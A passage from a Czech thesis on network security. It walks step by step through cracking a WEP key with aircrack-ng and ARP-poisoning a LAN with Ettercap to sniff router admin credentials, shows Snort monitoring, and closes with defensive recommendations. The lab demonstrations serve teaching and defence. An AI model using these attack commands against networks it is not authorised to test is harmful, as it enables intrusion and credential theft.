Databáze phishingu http://www.phishtank.com/ umožňuje nahrát podvodné stránky, které se pokoušejí o takovéto aktivity. Existuje služba APWG http://www.antiphishing.org/phishing_archive.htm, která se zajímá o tuto problematiku. Můžeme zde objevit spoustu zajímavých informací o této skupině podvodů.

13.10 Crakeři (Crackers)

Crackeři v IT - je výraz pro osoby, které se snaží využít data ve svůj prospěch. Nebo jde o zničení tohoto zdroje informací, například webových stránek nějaké firmy, ale také může jít o pozměnění zdroje. Je vhodné také takto označit osobu znalou oboru, která dokáže prolomit heslo, například WinRaru nebo celého operačního systému. Cracking je nesprávné označení pro hacking a toto oslovení je často nesprávně zaměňováno.

13.11 Lamy (Lammer or Loser)

Jedná se o výraz popisující člověka nešikovného, například v oboru informačních technologií nebo také začátečníka. Dá se říci, že je to člověk nepříliš znalý daného oboru.

13.12 Závěr částí hacking

Existuje mnoho způsobů jak vniknout do systému, odhalit informace a následně je zneužít. O tomto problému bylo napsáno mnoho odborných publikací. Proto bychom si

měli uvědomit, že jednou z nejdůležitějších věcí je informace chránit, ale rovněž studovat informace pocházející od hackerů, crackerů a dalších. Jedním z předpokladů pro úspěšnou ochranu dat je jejich důmyslné zabezpečení a důslednější ověřování informací než dosud.

Cílem, a věřím že i přínosem této části, bylo poukázat na velké možnosti existujícího software, kterým můžeme proniknout do cizího operačního systému. Identifikovat můžeme také pokusy o tuto činnost. V takovém případě záleží pouze na čtenáři, jakým způsobem předložené informace využije.

II. PRAKTICKÁ ČÁST

14 ÚVOD DO PRAKTICKÉ ČÁSTI

Cílem praktické části je poukázat na možná rizika spojená s provozováním počítačových sítí. V případě že administrátor nepoužije patřičná zabezpečení a bezpečnostní mechanismy, tak nechává otevřená vrátka do IS. Proto je velice důležité pracovat na bezpečnostních opatřeních, která budou využívaná danou organizací či soukromou osobou. Při přenosu dat totiž lze tato data odchytávat různými způsoby a následně z nich sestavit původní komunikaci a takovým netaktním způsobem se dostat k informacím, které nepatří danému subjektu.

Mezi mechanismy zabezpečující wifi sítě patří již zmiňované WEP,WPA,WPA/2, které zabezpečují sítě po stránce přístupu ke zdrojům. Následující praktická část proto poukazuje na rizika, která s sebou přináší zabezpečení s WEP klíčem.

Protože při průniku do IS nejsou využívány pouze externí entity, ale také způsoby, které jsou prováděny z vnitřní části IS, poukazuji, jakým způsobem je možné získat přístup a heslo k bráně do internetu. Pomocí různých utilit systémů BacktTrack, Ubuntu a Windows XP, kterým jsou věnovány následující řádky. Pomocí těchto systémů a spolu s dalším hardwarovým zařízením jsem sestrojil vlastní virtuální síť, na níž jsem prakticky testoval tyto vlastnosti a odolnost sítě při pokusu o průnik.

15 BACKTRACK

Pro praktickou ukázku zabezpečení sítí jsem zvolil linuxovou distribuci BackTrack, [1.1]

http://cs.wikipedia.org/wiki/Firewall

[1.2] http://cs.wikipedia.org/wiki/Referen%C4%8Dn%C3%AD_model_ISO/OSI

[1.3] http://cs.wikipedia.org/wiki/TCP/IP

[1.4] http://www.ariadna.cz/

[1.5] který obsahuje stovky programů pro penetrační testování sítě.

15.1 Hacking WEP šifrování[17]

Následnou ukázkou chci demonstrovat, jak rychle jde prolomit WEP klíč na wi-fi zařízeních hojně užívaných v ČR. Nedávno jsem náhodně skenoval okolí sítě v městě Opava a na listu zobrazených přípojných zařízení nalezl mnoho wi-fi sítí. Vzápětí jsem zjistil, že jedna čtvrtina neobsahuje vůbec žádné zabezpečení, s možností připojit se na access point. Druhá čtvrtina obsahovala WEP šifrování a třetí skupina z výše zmiňovaných byla zabezpečena pomocí WPA.

Následným pokusem demonstruji na linuxové distribuci BackTrack jak prolomit WEP klíč během několika minut. Pro tento účel jsem si sestavil následující virtuální síť.

Mac adresy komunikace na síti:

1. 00:23:54:4c:6f:79 => desktop pc windows xp/backtrack
    a. IP 10.0.0.3 /windows wlan
    b. IP 10.0.0.8 /backtrack wireless wlan0
    c. Mask 255.255.255.0

[17] Pokud nebude uvedeno jinak, tak veškeré internetové zdroje budou uváděny ve tvaru [x.x]

   d. DNS/gateway 10.0.0.138

2. 00:0e:9b:d3:ec:89 => notebook acer windows xp/ubuntu
   a. IP 10.0.0.5 /ubuntu wireless
   b. IP 10.0.0.7 /ubuntu eth0
   c. IP 10.0.0.8 /windows wireless
   d. IP 10.0.0.9 /windows ethernet
   e. Maska 255.255.255.0
   f. DNS/gateway 10.0.0.138 eth0

3. 00:21:5d:56:01:82 => ap klient
   a. IP 10.0.0.10
   b. Admin/1234
4. 00:14:78:79:76:dd => desktop pc windows xp /mandriva
   a. IP 10.0.0.6 /windows wlan
   b. Mask 10.0.0.138
   c. DNS/gateway 10.0.0.138 eth0
5. 00:0e:2e:a1:79:82 => notebook gateway / backtrack
   a. IP 10.0.0.2 /backtrack wlan0
   b. Mask 255.0.0.0
   c. DNS/gateway 10.0.0.138

Další zařízení v síti HAUAWEI EchoLife HG520i, které při simulaci bude sloužit jako přístupový bod zabezpečený WEP klíčem (64 bit), jenž se následně pokusím prolomit. Zařízení vysílá do okolí SSID, takže na počítači můžeme spatřit, že přístup je zabezpečený WEP klíčem. Na tento přístupový bod připojím všechna výše uvedená zařízení kromě notebooku, na kterém mám nainstalovaný BackTrack. Po startu systému jsou potřeba následující příkazy:

Protože systém se spouští pod uživatelem root, je třeba zadat root jako user a toor jako heslo defaultně a poté startx pro zobrazení grafického režimu.

- root / toor, startx

- je nutné při startu systému a nastartování grafického rozhraní KDE

- /etc/init.d/networking start
  - aktivuje síťové rozhraní, která jsou v hardware přítomné
- /etc/init.d/wicd start
  - klient wicd ovládá jednotlivá rozhraní wireless a ethernet
  - tato utilita se dá spustit také v GUI rozhraní pomocí nabídky Internet / Wicd Network Manager
- iwconfig
  - zobrazí dostupná zařízení a jejich název v případě, že chceme zjistit hardwarovou stránku zařízení chipset atp., můžeme použít lshw pro ukázku veškerého dostupného hardware
- airmon-ng
  - příkaz ukáže dostupná rozhraní jejich konfiguraci chipset driver, je vhodný, pokud chceme zkontrolovat stavy
- airmon-ng stop wlan0
  - vypne rozhraní wlan0
- airmon-ng start wlan0
  - aktivuje vybrané síťové rozhraní do monitorovacího režimu
  - monitorovací režim se zobrazí jako mon0
- airodump-ng wlan1
  - zobrazí dostupná zařízení (Channel, BSSID, ESSID a další)

Zde následující zdrojový kód z příkazové řádky ukazuje výše uvedené v praxi. Předložím důkaz, že toto zabezpečení je opravdu nevěrohodné, a následně jej může kdokoliv v našem okolí prolomit, dostat se tak na námi provozovanou síť a odposlechnout soukromá přenášená data.

Příklad začínám na výše uvedeném adresním plánu, notebook (Acer) spouštím jako uživatel windows a následně simuluji práci. Další desktop pc (1.) jako windows, zde simuluji práci zaměstnance se zapnutým videem. Desktop pc (4.) spouštím také ve windows a simuluji práci pouze ve formě spuštěného online programu na vysílání zpráv z internetu. Jako poslední spouštím notebook Gateway s následující sekvencí příkazů:

```
root@bt:~# airmon-ng
Interface       Chipset         Driver
wlan0           Intel 4965/5xxx iwlagn - [phy0]

root@bt:~# airmon-ng stop wlan0
Interface       Chipset         Driver
wlan0           Intel 4965/5xxx iwlagn - [phy0]
                        (monitor mode disabled)

root@bt:~# airmon-ng start wlan0
Interface       Chipset         Driver
wlan0           Intel 4965/5xxx iwlagn - [phy0]
                        (monitor mode enabled on mon0)

root@bt:~# airodump-ng wlan0
 [CH  2 ][ Elapsed: 44 s ][ 2011-04-30 15:36]
 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
 00:21:63:9B:47:A8  -55       86          445    2   6  11e  WEP  WEP       hey hi hello!
 00:21:63:9B:47:A9  -55       88            0    0   6  11e  WEP  WEP       VOIP
 00:4F:62:0C:C5:58  -72      126            9    0   3  11   OPN            czFreeXXX
 00:4F:62:0C:9A:10  -69      111           25    0  11  11   OPN            CzFreeXXX

 BSSID              STATION            PWR   Rate    Lost  Packets  Probes
 00:21:63:9B:47:A8  00:0E:2E:A1:79:82   -9    0 - 1     1       22  hey hi hello!
 00:21:63:9B:47:A8  00:0E:9B:D3:EC:89  -24   11 -11     46      439  hey hi hello!
```

00:21:63:9B:47:A8	00:23:54:4C:6F:79	-28	11 -11	12	22	
00:21:63:9B:47:A8	00:14:78:79:76:DD	-56	11e-11e	27	58	hey hi hello!
00:4F:62:0C:9A:10	00:02:72:65:9F:39	-1	11 - 0	0	18	

- CH- channel (kanál)
- BSSID-mac adresa access pointu, klientská část
- Beacons-oznamovací pakety vysílá ap
- #Data-počet zachycených paketů
- #s-počet paketů za posledních 10s
- PWR - síla signálu
- MB - maximální rychlost access pointu (11=802.11b)
- ENC - šifrovací algoritmus
- CIPHER - dekuje šifrovací mechanismus
- AUTH - autentizační protokol
- ESSID - název sítě
- STATION - stanice připojená k danému access pointu
- Lost - pakety ztracené během 10s
- Packet - počet paketů zaslaných klientem
- Probes – egid, ke kterému je klient připojen

root@bt:~# airodump-ng -w wepcrack -c 6 --bssid 00:21:63:9B:47:A8 wlan0

[CH 6][Elapsed: 24 s][2011-04-30 15:54]

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:21:63:9B:47:A8	-68	100	229	3058	112	6	11e	WEP	WEP	OPN hey hi hello!

BSSID	STATION	PWR	Rate	Lost	Packets	Probes
00:21:63:9B:47:A8	00:23:54:4C:6F:79	-21	11-11	0	246	
00:21:63:9B:47:A8	00:0E:9B:D3:EC:89	-20	11-11	0	2971	
00:21:63:9B:47:A8	00:14:78:79:76:DD	-76	11e -11	13	280	

- w /write - zapiš
- wepcrack - název souboru
- -c 6 - kanál číslo
- --bssid [mac] - rozhraní

root@bt:~# aireplay-ng -3 -b 00:21:63:9B:47:A8 wlan0
No source MAC (-h) specified. Using the device MAC (00:21:5D:56:01:82)
15:37:40 Waiting for beacon frame (BSSID: 00:21:63:9B:47:A8) on channel 6
Saving ARP requests in replay_arp-0430-153740.cap
You should also start airodump-ng to capture replies
Cad 196506 packets (got 32 ARP requests and 0 ACKs), sent 309729 packets...(500 pps)

- -3 - volba pro arp request útok
- -b - bessid mac adresa access pointu
- wlan0 - rozhraní

Následující Aircrack-ng je WEP a WPA/2 cracking program.

root@bt:~# aircrack-ng wepcrack-01.cap
Opening wepcrack-01.cap
Read 201926 packets

#	BSSID	ESSID	Encryption
1	00:21:63:9B:47:A8	hey hi hello!	WEP (93078 IVs)

Choosing first network as target
Opening wepcrack-01.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 93147 ivs.

Aircrack-ng 1.1 r1738

[00:00:09] Tested 577081 keys (got 174 IVs)

KB	depth	byte (vote)
0	6/ 7	96(768) 01(512) 04(512) 06(512) 27(512) 28(512) 35(512) 46(512)
1	35/ 36	67(512) 07(256) 08(256) 09(256) 0A(256) 0B(256) 0C(256) 0D(256)
2	8/ 23	FD(768) 00(512) 10(512) 1B(512) 25(512) 28(512) 45(512) 4C(512)

3 34/ 3 E5(512) 00(256) 03(256) 0C(256) 0F(256) 11(256) 13(256) 18(256)
4 12/ 4 F6(768) 0A(512) 2B(512) 39(512) 3C(512) 53(512) 5F(512) 64(512)

KEY FOUND! [37:33:39:35:32] (ASCII: 73952)
Decrypted correctly: 100%

- KB - klíčový byte (keybyte)
- depth - hloubka současného klíčového prohledávání
- byte - počet IVs, které unikly

Je zřejmé, že pokus se povedl. I pouhých asi deset minut, během nichž jsem odchytával pakety i na tak malém segmentu, jako je výše uvedená síť, může být pro malé domácnosti, často sídla firem, velice nebezpečných.

Jako následující pokus o funkčnosti operačního systému BackTrack ukážu snifování na síti pomocí programu Ettercap. Tento pokus budu simulovat na zadrátované síti pouze s použitím dvou počítačů. Pro tento pokus to plně postačuje a není třeba určovat další uzly v síti, funkčnost bude demonstrována.

Ettercap lze spustit ve třech režimech, a to textový režim, dos režim, grafický režim. Program podporuje sniffing hesel na síti, lze jej použít pro zadrátované i pro bezdrátové sítě, přepíná wi-fi / ethernetovou kartu do promiskuitního režimu. Ettercap umožňuje man-in-the-middle útoky.

Následující příklad ukazuje jak odsnifovat heslo gateway / brány a následně získat informace, kdo je na síť napojený atp.

Spuštěním Ettercap -G spustím program v grafickém režimu. Následně mohu skenovat rozsah sítě pomocí nabídky hosts (scan for hosts) a tu pak rozdělit do tzv. target, kde umístím gateway do jednoho, ostatní do druhého target. Následně pomocí nabídky Mtm spustím arp poisioning a v další nabídce sniff remotte connection. A jako poslední start sniffing.

Konfigurace rozhraní počítače se spuštěným Ettercap je následující rozhraní eth0:

- IP 10.0.0.12
- Maska 255.255.255.0
- DNS / gateway 10.0.0.138

Konfigurace rozhraní počítače, kde mám spuštěný Windows, je následující rozhraní eth0:

- IP 10.0.0.11
- Maska 255.255.255.0
- DNS / gateway 10.0.0.138

Následně spouštím v Ettercapu z nabídky pulgins manage the plugins gw_discover, čímž se mohu přesvědčit, zda jde opravdu v tomto případě 10.0.0.138 o bránu do internetu.

Zadám si IP adresu serveru, kde jsou provozovány pod portem 80 webové služby, a následný výstup ukazuje, že se opravdu jedná o bránu.

Remote target is 77.75.76.3:80...
Sending the SYN packet to 10.0.0.11 [00:0A:E4:FE:90:D0]
Sending the SYN packet to 10.0.0.12 [00:E0:B8:FD:D4:F3]
Sending the SYN packet to 10.0.0.138 [00:50:7F:09:50:4D]
[00:50:7F:09:50:4D] 10.0.0.138 is probably a gateway for the LAN

Teď už jen zbývá počkat si, zda se náš správce sítě přihlásí na zařízení 10.0.0.138 a zadá heslo. Následný útočník pak získá přístup ke zdrojům, s možností dostat se k dalším informacím.

Výsledek jsem urychlil a následně jsem zadal do prohlížeče přístup pro router Vigor 2500 we. Jeho výstup ukazuje tento výpis z programu Ettercap.

ARP poisoning victims:
GROUP 1 : 10.0.0.138 00:50:7F:09:50:4D
GROUP 2 : 10.0.0.11 00:0A:E4:FE:90:D0
Starting Unified sniffing...
Activating chk_poison plugin...

```
chk_poison: Checking poisoning status...
chk_poison: Poisoning process succesful!
Activating repoison_arp plugin...
HTTP : 10.0.0.138:80 -> USER: admin  PASS: 789123  INFO: 10.0.0.138/
HTTP : 10.0.0.138:80 -> USER: admin  PASS: 789123  INFO: 10.0.0.138/doc/empty.htm
HTTP : 10.0.0.138:80 -> USER: admin  PASS: 789123  INFO: 10.0.0.138/bground.htm
```

Tento příklad demonstruje útok zevnitř sítě. Chování klienta na síti, jinak považovaného za důvěryhodného, může být takovém případě nebezpečné. Jak vyplývá z výše uvedeného příkladu, klient si může zjistit informace o síti a vzápětí získávat pro sebe důležitá data, shromažďovat informace nejen o zařízeních, ale také o ostatních klientech.

16 SNORT

Snort[18] je open source network intrusion detection and detection systém, vyvíjený skupinou sourcefire. Snort, Error! Reference source not found. kombinuje výhody signatur, protokolů a abnormálních aktivit na síti. Signatury využívá k identifikaci typu uskutečněného útoku, na rozdíl od IDS postaveného na signaturách provozu, který probíhá, nepřerušuje. Může pracovat na více operačních systémech. Jedná se o nejrozšířenější prostředek (IDS) na světě pro detekce abnormálních aktivit na síti s více než 300 tisíci registrovanými uživateli.

Systém detekce Snort je nutné před použitím instalovat. Jako hardware jsem zvolil notebook acer, který je již připojen na hackovanou síť, a následně zaznamenává aktivity jednotlivých zařízení. Linuxová distribuce Ubuntu již obsahuje Snort ve svém jádře a pomocí následujícího příkazu jej vypíše:

- sudo apt-cache search snort

Po následném definování rozsahu sítě můžeme spustit režim (mod), ve kterém chceme Snort spustit. Následně můžeme pozorovat výstupy a provoz, jaký na sítí probíhá. Tímto příkladem bych chtěl upozornit na to, jaká vlastně Snort generuje data, když zadáváme různé příkazy z příkazové řádky systému BackTrack a Windows XP.

Systém Snort budu demonstrovat s použitím bezdrátového zařízení jakožto klienta a dvou klientů. Na jednom budu užívat Linux Backtrack, na druhém Windows XP a použiji už výše zmíněný rozsah sítě. Systém Snort spustím v sniffer režimu. Pro tento příklad by měl být dostačující v systému BackTrack, spustím Nmap a z příkazové řádky budu skenovat rozsah sítě, na kterou jsem jako klient připojen. Tímto chováním bych měl dosáhnout toho, že Snort zachytává generovaný arp requesty a následně zobrazí výpis. Ten

[18] Další souhrnné informace o systému Snort, zdrojové kódy návody signatury a nastavení je možné dohledat na domovské adrese. Systém Snort je jedním z nejznámějších systémů na ochranu sítí.

ukazuje, jakým způsobem Snort zobrazuje svá data pro administrátora sítě, který by se měl v takto generovaných datech orientovat.

Snort je nutné spustit jak root následujícím příkazem: sudo -i

Výpis snort:

root@luke-Aspire3020:~# snort –ve (v, ved, ve)
Running in packet dump mode

--== Initializing Snort ==--
Initializing Output Plugins!
***
*** interface device lookup found: eth0 (zde je definováno rozhraní, přes které bude komunikovat v tomto případě ethernet0, na němž mám připojený access point nastavený jako klienta připojeného na router)

***
Initializing Network Interface eth0
Decoding Ethernet on interface eth0

--== Initialization Complete ==--

```
  ,,_     -*> Snort! o"  )~   Version 2.8.5.2 (Build 121)
  ""    By Martin Roesch & The Snort Team: http://www.snort.org/snort/snort-team
         Copyright (C) 1998-2009 Sourcefire, Inc., et al.
         Using PCRE version: 8.02 2010-03-19
```

Not Using PCAP_FRAMES

Následující výpis ukazuje komunikaci, která právě probíhá:

=+

05/01-09:21:19.179659 10.0.0.3:138 -> 10.0.0.255:138

UDP TTL:128 TOS:0x0 ID:11904 IpLen:20 DgmLen:226

Len: 198

- Měsíc / den-čas / milisekundy zdroj IP:zdrojový port -> Broadcast / cílový port
- UDP / User Datagram Protocol
- TTL / Time to live
- TOS oddělování kvality služby
- ID:11904 / identifikační číslo
- IpLen: délka záhlaví 20B
- DgmLen:226 / celková délka datagramu
- Len: 198 / celková délka IP části diagramu

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
05/01-09:21:20.179569 10.0.0.3:138 -> 10.0.0.255:138
UDP TTL:128 TOS:0x0 ID:11905 IpLen:20 DgmLen:229
Len: 201
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Na systému BackTrack spuštěn program Nmap s příkazem na skenování možných IP adres z daného rozsahu. Které IP jsou aktivní na síti, to mohu považovat za inicializační pokus o zjištění zařízení, takzvaný sběr informací.

Následující kód zobrazuje, jak reaguje / monitoruje Snort na příkaz spuštěný z programu Nmap.

Časový otisk / ARP request / kdo má / IP / (Broadkast) / odevzdej výsledek IP

```
05/01-09:21:25.636244 ARP who-has 10.0.0.1 (FF:FF:FF:FF:FF:FF) tell 10.0.0.2
05/01-09:21:25.639493 ARP who-has 10.0.0.2 (FF:FF:FF:FF:FF:FF) tell 10.0.0.2
05/01-09:21:25.640315 ARP who-has 10.0.0.3 (FF:FF:FF:FF:FF:FF) tell 10.0.0.2
05/01-09:21:25.736575 ARP who-has 10.0.0.4 (FF:FF:FF:FF:FF:FF) tell 10.0.0.2
…………….
05/01-09:21:25.739155 ARP who-has 10.0.0.255 (FF:FF:FF:FF:FF:FF) tell 10.0.0.2
```

Na konci výpisu v programu Nmap[19] můžeme vidět, kolik zařízení je aktivních a například také, které porty jsou na nich spuštěny. Pro sniffing a získání informací námi spravované sítě lze také využít program Wireshark. Je také využíván správci sítí po přepnutí karty do promiskuitního režimu, lze jím odchytávat data procházející v dosahu antény.

[19] Nmap je velice kvalitní utilita na zkoumání sítí a jejich vlastností. Pracuje rychle a kvalitně, její nástavba se nazývá Zmap, s příjemným grafickým rozhraním. Zdroj:[1.5]

VLASTNÍ PROJEKT

Pro komplexní síťové řešení se nabízí hned několik kvalitních produktů ze sféry síťové infrastruktury jak pro monitoring, tak pro penetrační testování, které již byly zmíněny dříve v této práci.

Mezi vlastní návrh síťové infrastruktury začlením následující prvky, pro wi-fi síť a zvýšenou bezpečnost jí přenášených informací zvolím šifrování WPA/2. Dále zajistím správu erudovanou osobou z oblasti sítí, a to způsobem, jako je neustálý monitoring, nasazení IDS aplikací s prvky následného varování o možném útoku na síť.

Případné penetrační testování s distribucí BackTrack obsahuje mnoho různých utilit na pokusy o prolomení bezpečnosti mnou konstruované sítě. Následná kontrola musí probíhat jinou osobou než správcem sítě, protože správce nemusí vidět chyby, které už několikrát přehlédl. Je nutný brainstorming a konzultace s třetí stranou. V případě správy větších celků zajistit vzdálenou komunikaci pomocí vhodného softwaru. Jelikož sítě jsou dnes využívané v maximální kapacitě a jejich obliba stále roste neuvěřitelným tempem, je třeba brát v úvahu i malé sítě, které se staví pouze pro omezený počet klientů a nejsou nijak zabezpečeny. Proto tato komunikace, která probíhá mezi nezabezpečeným přístupovým bodem, je velice nebezpečná, dá se odposlouchávat a data následně zneužít.

Nabízím několik úrovní zabezpečení firewall, monitorovací systém spolu s hlášením o možném pokusu narušení sítě. Softwarové zařízení pro koncové klienty musí být aktuální a databáze možných virů také. Je žádoucí nepovolovat uživatelům manipulaci a jakoukoliv konfiguraci síťových prvků. Pokud tyto základní síťové elementy dám dohromady, do prázdné množiny, získám komplexní řešení pro zabezpečení sítí.

ZÁVĚR

Během mé studie složitosti síťových systémů a jejích možností jsem narazil na množství materiálů, které se zabývají touto problematikou. Vhodnost a některé možnosti řešení jsem shrnul v předcházející kapitole „Vlastní projekt“, který poukazuje na podstatu zabezpečení bezdrátových sítí. Existují také zadrátované komplexnější sítě, u nichž doporučuji neustálé šifrování přenášených informací a užívání digitálních podpisů pro ověření pravosti obsahu a podobné kryptografické mechanismy.

Nepřetržitý monitoring patří k nedůležitějším součástem síťové infrastruktury, a proto je nutné vědět v reálném čase, co se na síti děje. Další z důležitých elementů je firewall, který nepřetržitě hlídá povolený a nepovolený provoz. Nabízí se možnosti redundantního zapojení, takže při poruše je jeden ze segmentů sítě okamžitě nahrazen jiným. Je nutné vědět, co chceme na síti chránit. Účinné ochranné prvky musíme umístit do středu pomyslných obranných linií. Do popředí pak prvky, které spolehlivým způsobem zalarmují, upozorní na možné útoky, takže správce sítě může provést odpovídající protiopatření.

Je na něm, aby aktivně vyhodnotil hrozby, které mohou způsobit výpadky systému, a tím nemalé finanční ztráty nebo zneužití dat dostupných pomocí sítě. Podcenit nelze rovněž vhodné způsoby dokumentace ohrožení a přípravu na možné napadení sítě, s uplatněním těch nejlepších a nejosvědčenějších metod. Opodstatněnost takového přístup potvrzují i moje osobní zkušenosti. Užitím preventivních mechanismů s následnými pokusy o simulaci útoku vykonáme vše potřebné pro to, abychom si odzkoušeli výše nabízená řešení.

Všechny konfigurační kroky každého správce sítě musí směřovat k co nejdokonalejšímu zabezpečení informačních zdrojů. Protože nejefektivnější způsob jak zabezpečit zdroje, data a soukromé informace tím nejlepším způsobem je chránit je.

CONCLUSIONS

When studying the complexity of network systems and their capabilities, I came across a lot of materials dealing in this issue. I have summed up the suitability and some of the potential solutions in the previous chapter “My own project” referring to the principle of wireless network protection. There are also more comprehensive wired networks for which I recommend continuous encryption of the transmitted data and using digital signatures to authenticate the contents and similar cryptographic mechanisms.

Continuous monitoring ranks among the most important network infrastructure components and that is why it is necessary to know what is happening on the network. Firewall is another important element that keeps an eye out for authorized and unauthorized traffic. Contingent redundant connections are offered so that one of the network segments can be replaced straight away with another when there is a failure. It is necessary to know what we want to protect on the network. The efficient protective elements must be placed in the middle of imaginary lines of defence. First of all, the elements that alert reliably, warn of possible attacks so that the network administrator can take adequate counteraction.

It is up to him to actively evaluate the threats that may result in system failures and consequently significant financial losses or abuse of the data available via network. Suitable ways documenting the threat and preparation for a potential attack on the network with application of the best and well-tried methods cannot be underestimated either. The eligibility of such an approach is also substantiated by my personal experience. By using the preventive mechanisms with subsequent attempts at simulation of the attack, we will do the necessary steps to try out the solution offered above.

All configuration steps of every administrator must be aimed at the most perfect security of information resources. The most efficient method how to secure resources, data and confidential information is their protection.

SEZNAM POUŽITÉ LITERATURY

[1] BARKEN, L. *Jak zabezpečit bezdrátovou síť.* CZ : Computer Press, a.s., 2004. 174 s. ISBN 80-251-0346-3.

[2] JAŠEK, R. *Ochrana znalostí a dat v podnikových informačních systémech*. . CZ : UTB, 2002. 250 s. ISBN 80-7318-095-2.

[3] JÍROSVKÝ, Václav. *Kybernetická kymynalita*. Vydání první. Praha : Grada Publishing,a.s., 2007. 288 s. ISBN 978-80-247-1561-2.

[4] LAMMLE, Todd. *CCNA Cisco Certified Network Associate*. Vydání šesté. Indianapolis, Indiana : .Wiley Publishing, Inc., 2007. 1012 s. ISBN 978-0-470-11008-9.

[5] PUŽMANOVÁ, R. *Bezpečnost bezdrátové komunikace*: Jak zabezpečit Wi-Fi, Bluetooth, GPRS či 3G. CZ : Computer Press, a.s., 2005. 184 s. ISBN 80-251-0791-4.

[6] SCAMBARY, Joel; MCLURE, Stuart; KURTZ, George. *Hacking bez tajemství*. Vydání druhé. Praha : Computer Press , 2002. 627 s. ISBN 80-7226-644-6.

[7] SIMMONS, C; CAUSEY , J. *Mistrovství v sítích Microsoft Windows XP*. Vydání první. CZ : Computer Press, 2005. 624 s. ISBN 80-251-0583-0.

[8] SINGH, Simon. *Kniha kódů a šifer*. Vydání první. CZ : Argo, 2003. 384 s. ISBN 80-86569-18-7.

[9] SOBELL, Mark G. *Mistrovství v Linuxu*. Vydání první. Brno : Computer Press, a.s., 2007. 878 s. ISBN 978-80-251-1726-2.

[10] THOMAS, M. *Zabezpečení počítačových sítí* . CZ : CP Books, a.s., , 2005. 338 s. ISBN 80-251-0471-6.

[11] ZANDL, P. *Bezdrátové sítě praktický průvodce*. Vydání první. Brno : Computer Press, a.s., 2003. 190 s. ISBN 80-7226-632-2.

SEZNAM INTERNETOVÝCH ZDROJŮ

[1.1] http://cs.wikipedia.org/wiki/Firewall

[1.2] http://cs.wikipedia.org/wiki/Referen%C4%8Dn%C3%AD_model_ISO/OSI

[1.3] http://cs.wikipedia.org/wiki/TCP/IP

[1.4] http://www.ariadna.cz/

[1.5] http://www.backtrack-linux.org/

[1.6] http://www.gnu.org/software/wget/

[1.7] http://www.iana.org/assignments/port-numbers

[1.8] http://www.networksolutions.com/

[1.9] http://www.snort.org

[1.10] http://www.tenmax.com/teleport/home.htm

[1.11] http://www.visualroute.com/download.html

SEZNAM POUŽITÝCH SYMBOLŮ A ZKRATEK

ACK	Acknowledge
Ad-hoc	Způsob zapojení sítě
AP	Access point
BSA	Basic Service Area
BSS	Basic Service Set
CIDR	Classless Inter-Domain Routing
CN	Computer Network
CSMA/CA	Carrier Sense Multiple Access with Collision Avoidance
CSMA/CD	Carrier Sense Multiple Access with Collision Detection
CTS	Clear to Send
DCCP	Datagram Congestion Control Protocol
DFC	Distributed Coordination Function
DHCP	Dynamic Host Configuration Protocol)
DIFS	Distributed Inter-Frame Space
DNS	Domain Name System
ESS	Extended Service Set
FDDI	Fiber Distributed Data Interface
FTP	File Transfer Protocol
GUI	Graphical User Interface
HIDS	Host-based Intrusion Detection System
HTML	HyperText Markup Language
HTTP/S	Hypertext Transfer Protocol Secure
ICMP/V6	Internet Control Message Protocol version 6
IDS	Intrusion Detection System

IEEE	Institute of Electrical and Electronics Engineers
IGMP	Internet Group Management Protokol
IMAP	Internet Message Access Protocol
IP /v4/v6	Internet Protocol version4 / 6
IPsec	Internet Protocol Security
IPX/SPX	Internetwork Packet Exchange/Sequenced Packet Exchange
IRC	Internet Relay Chat
IrDA	Infrared Data Association
ISO/OSI	International Organization for Standardization /Open Systems Interconnection model
ISP	Internet Service Provider
IT	Information Technology
LAN	Local Area Network
LDAP	Lightweight Directory Access Protocol
MAN	Metropolitan Area Network
MGCP	Media Gateway Control Protocol
NAT	Network Address Translation
NAV	Net Asset Value
NIDS	Network Intrusion Detection System
NNTP	Network News Transfer Protocol
NTP	Network Time Protocol
OS	Operating System
PAN	Personal Area Network
PC	Personal Computer
PCF	Point Coordination Function

PDA	Personal Digital Assistant
PoE	Power over Ethernet
POP/3	Post Office Protocol vision 3
RIP	Routing Information Protocol
RPC	Remote Procedure Call
RTP	Real-time Transport Protocol
RTS	Request to Send
SCTP	Stream Control Transmission Protocol
SIP	Session Initiation Protocol
SMTP	Simple Mail Transfer Protocol
SNMP	Simple Network Management Protocol
SOCKS	is a network protocol designed to allow clients to communicate with Internet servers through firewalls
SSH	Secure Shell
TCP	Transmission Control Protocol
UDP	User Datagram Protocol
UTP	Unshielded Twisted Pair
VLSM	Variable-length Subnet Mask
VPN	Virtual Private Network
WAN	Wide Area Network
WEP	Wired Equivalent Privacy
WIFI	Wireless Fidelity
WLAN	Wireless Local Area Network
WPA/2	Wi-Fi Protected Access

SEZNAM OBRÁZKŮ

SEZNAM TABULEK